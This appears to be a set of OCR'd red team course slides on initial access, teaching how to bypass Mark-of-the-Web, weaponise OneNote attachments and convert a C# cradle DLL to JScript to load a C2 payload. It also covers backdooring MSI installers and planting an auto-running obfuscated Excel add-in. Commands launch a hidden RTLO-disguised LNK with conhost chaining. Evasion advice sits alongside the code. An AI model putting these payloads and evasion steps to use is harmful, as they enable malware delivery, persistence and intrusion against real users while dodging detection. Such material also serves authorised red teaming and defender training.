
Module 2

Red Team Infrastructure Development

Exercise 1 :

Red Team Infrastructure in AWS Cloud Environment

Red Team Infrastructure Setup in AWS Cloud



Module 3

Initial Access Vectors

Modern Initial Access Attack Vectors for Red Teams

- Heavily depends on the Scope of Engagement & the target provided to achieve

Credential Leak
Credentials Keys / Tokens leaked to production environment

Phishing
Through Malicious Links / Attachments / Websites etc

Vulnerable Application
Exploiting Vulnerable Public Facing Application

Insider Attack
Information Leak from a previous / existing employee


Functionality Abuse
Abusing legitimate functionality / feature of any entity

Supply Chain Attack
Mis-use Trusted Application / Software

Initial Access Vectors

- Multiple ways through which Payload Execution can be performed on a target
- Introducing time latency during payload dropping & Executing is the key
- Payload Execution can be done using exposed vectors

Payload Options for Red Teams



Introduction of MOTW

- Mark of the Web is identification of Zone Identifier of a file


- Classification is done on the basis of :
  - Entities downloaded via Browser / Email Attachments
  - Addition of ZoneID values in the attribute

Ways to Evade MOTW

- Understand Enforced Security Policies of Enterprise Applications

Application	Policy location
Access	Microsoft Access 2016\Application Settings\Security\Trust Center
Excel	Microsoft Excel 2016\Excel Options\Security\Trust Center
PowerPoint	Microsoft PowerPoint 2016\PowerPoint Options\Security\Trust Center
Visio	Microsoft Visio 2016\Visio Options\Security\Trust Center
Word	Microsoft Word 2016\Word Options\Security\Trust Center

- Dropping Macro enabled files in **TRUSTED** Locations
  - **MOTW** Check is ignored if a file is opened from a trusted location



Trusted Locations for Office Applications : https://docs.microsoft.com/en-us/deployoffice/security/trusted-locations

Internal Website or shared network

- Files shared locally are treated as trusted sources, hence do not have MOTW
- With initial foothold, try to deliver payloads via FILE-SERVER / Internal Machines to expand access internally

Exercise 2 :

Embedding Payloads in OneNote

- OneNote (.one) -> JS, CMD, HTA, CHM, XLSM, DOCM, PPTM etc

MOTW Evasion via OneNote

STEP 01
Create a OneNote Notebook with a new section

STEP 02
Add a luring text along with a malicious attachment

STEP 03
Attachment can be JS, CMD, HTA, CHM, XLSM, DOCM, PPTM etc

STEP 04
Export the OneNote as .one file

STEP 05
Serve it using payload server.

OPSEC Considerations :

- While attaching the file, location of the attached payload is visible
- Ensure the payload file to be attached from a VM location or place & attach it from the "**WDAGUtility**" account
- OneNote (Office Applications) will involve **4 clicks** for payload execution
- OneNote for Windows 10 (Local Application) will involve **5 clicks** for payload execution

Crafting WORKING Payloads for Initial Access!

- Enough theory, let's start practical exercises.
- TTPs that works!
  - **.NET** Serialization using **DotNettoJScript / GadgettoJScript**
  - **Weaponization:**
    - MSI (via Backdooring)
    - .LNK to rescue

Exercise 3 :

Custom DLL Implant to JS via Serialization

DOTNET Serialization :

- In DotNet Ecosystem, applications need interoperability to operate in conjunction
- .NET Executable like DLL, EXE etc can be converted into JS / VBS / VBA etc & directly called from memory
- The executables are serialized in the JS file & can be deserialized upon calling for execution
- Custom executables (exe, dlls) must export **NameSpace, Class & a method** for execution

```
using system.Runtime.InteropServices;
using system.diagnostics;

namespace cwl
{
    public class upper
    {
        public void Exec(string args)
        {
            Process.Start(args);
        }
    }
}
```

C# Code

```
Set c = k.DynamicInvoke(sh.ToArray()).CreateInstance(class_entry)
c.RunMe "cmd.exe"
```

Calling from JS

DOTNET Serialization

STEP 01

Download Apollo Payload from Mythic C2 & Upload it in our Payload Server (PwnDrop) etc.

STEP 02

Create a custom C# DLL which have the capability to bypass AMSI, ETW & Fetch the Payload from the server & execute it via Assembly.Load

STEP 03

Convert the C# DLL to JS via DotNettoJscript :

```
DotNetToJScript.exe CWLCradleImplant
.dll -l JScript -v v4 -c
CradleImplant -o cradle.js
```

STEP 04

Weaponize the crafted JS code after obfuscation in : (Optional)

- MSIs Backdooring
- .XSL
- VBA Macros

OPSEC Considerations :

- Output JS files needs to be obfuscated before using it for weaponization
- If using JS files in conjunction with VBAs, avoid using Base64 instead of that use AES etc
- ALWAYS go with STAGERS. Deliver payload in stages to target environment
- If using "**File Dropper Payloads",** hide the dropped payloads (using exposed attribute)

Exercise 4 :

Backdooring MSIs without breaking digital signature

MSI Backdooring :

- MSI files are executed using **msiexec.exe**
- MSIs are structured storage files that contains the following:
  - Files
  - Directory
  - Tables containing information about the files
  - CAB file containing information about files to extract during installation / uninstallation
- Inside an **MSI** file, we can define our executables like JS, DLL, EXE etc. in the table "**CustomAction**"
- The "**InstallExecuteSequence**" let us define the order of file execution during the installation / uninstallation action.

MSI Binary Table

CustomAction	Type	InstallExecuteSequence
JScript	1125	6500 (Before the Installation Finishes)
VBScript	1126	6500 (Before the Installation Finishes)
EXE	1218	6500 (Before the Installation Finishes)
Command Execution	1250	6500 (Before the Installation Finishes)
Run Dropped File	1746	6500 (Before the Installation Finishes)

REf : https://learn.microsoft.com/en-us/windows/win32/msi/customaction-table

MSI Backdooring

STEP 01

Use SuperORCA Tool to backdoor an existing MSI File

STEP 02

Create a backup of the legitimate MSI & open it in the SuperORCA Tool

STEP 03

Under the "CustomAction" tables add a new row & provide the fill with information as guided in the exercise

STEP 04

Under the "InstallExecuteSequence" create a new row with the action as defined in the above step.

STEP 05

Execute the backdoored MSI for PROFIT!!

OPSEC Considerations :

- Remove File Metadata once the Binary is Backdoored
- To installed silently with default parameters:
  - **msiexec /q /x evil.msi**
- MOTW flag propagates along with the installation, **CONTAINERIZE IT !**
- Automate it with VBAs:
  - MSI file dropper utility
  - Installation using COM:

```
with CreateObject("WindowsInstaller.Installer")
    .UILevel = 2
    .InstallProduct "%temp%\legit.msi"
End with
```

Exercise 5 :

.LNK TTP with Parent Process De-chaining

Crafting XLAM Payload:

- **XLAMs** are Excel Add-ins that gets loaded once the excel is started.
- Add-In Directory Location :

```
%APPDATA%\Microsoft\Excel\XLSTART
```

- Now the point of Auto Execution is interesting, "**Auto_Open()**" etc are detected. We are using "**Workbook_SheetCalculate**"
- Occurs after any worksheet is recalculated or after any changed data is plotted on a sheet
- We can define a "**RAND()**" function in the workbook, so that it automatically calculates whenever the workbook is opened.

```
Sub fus_entry()
    On Error Resume Next
    fus_cmdentry

End Sub

Sub fus_InitiateCmd(ByVal fus_cmd As String)
    On Error GoTo obf_ProcError
    Dim obf_launcher As String
    With CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
        With .Exec(fus_cmd)
            .Terminate
        End With
    End With
obf_ProcError:
End Sub

Sub fus_cmdentry()
    On Error GoTo obf_ProcError
    fus_InitiateCmd "powershell"

obf_ProcError:
End Sub

Private Sub Workbook_SheetCalculate(ByVal fus_sheet As Object)
    fus_entry
End Sub
```

LNKs as File Copying Utility:

- Create a LNK with RTLO technique which execute the following command:

```
%WINDIR%\System32\conhost.exe --headless conhost conhost conhost conhost conhost
"%windir%\System32\cmd.exe" "/c xcopy /Q/R/S/Y/H/G/I infect.xlam %APPDATA%\Microsoft\Excel\XLSTART |
Report.pdf"
```

- The command will copy the **XLAM** file to the **XLSTART** folder & Open the **PDF** File
- We can spawn as many as "**conhost.exe**" process to dechain the parent child process relation
- We can make the **XLAM & PDF** file hidden, only disguised **LNK** will be present
- Update : Drop XLAM with hidden attribute but remove the hidden flag once copied to XLSTART location
- Also, make sure to add a sweet little PDF icon in the LNK file.

.LNK to Rescue

STEP 01

Create an XLSM file with "Workbook_SheetCalculate" macro in it & make sure that works & save it as XLAM file.

STEP 02

Create a random PDF File

STEP 03

Using LNKs, paste the XLAM file to " %APPDATA%\Microsoft\Excel\XLSTART" & start the PDF file.

STEP 04

For de-chaining the parent child process one can use the conhost multiple times to avoid detection.

STEP 05

Bundle all 3 of them in ISO & deliver it via HTML Smuggling.

OPSEC Considerations :

- During opening of any excel file the macro will auto execute, make sure to handle this out.
- Limit the inclusion of **conhost,** as it will increase the CPU load
- Package all the files in an ISO, 7z & hosts it in the payload server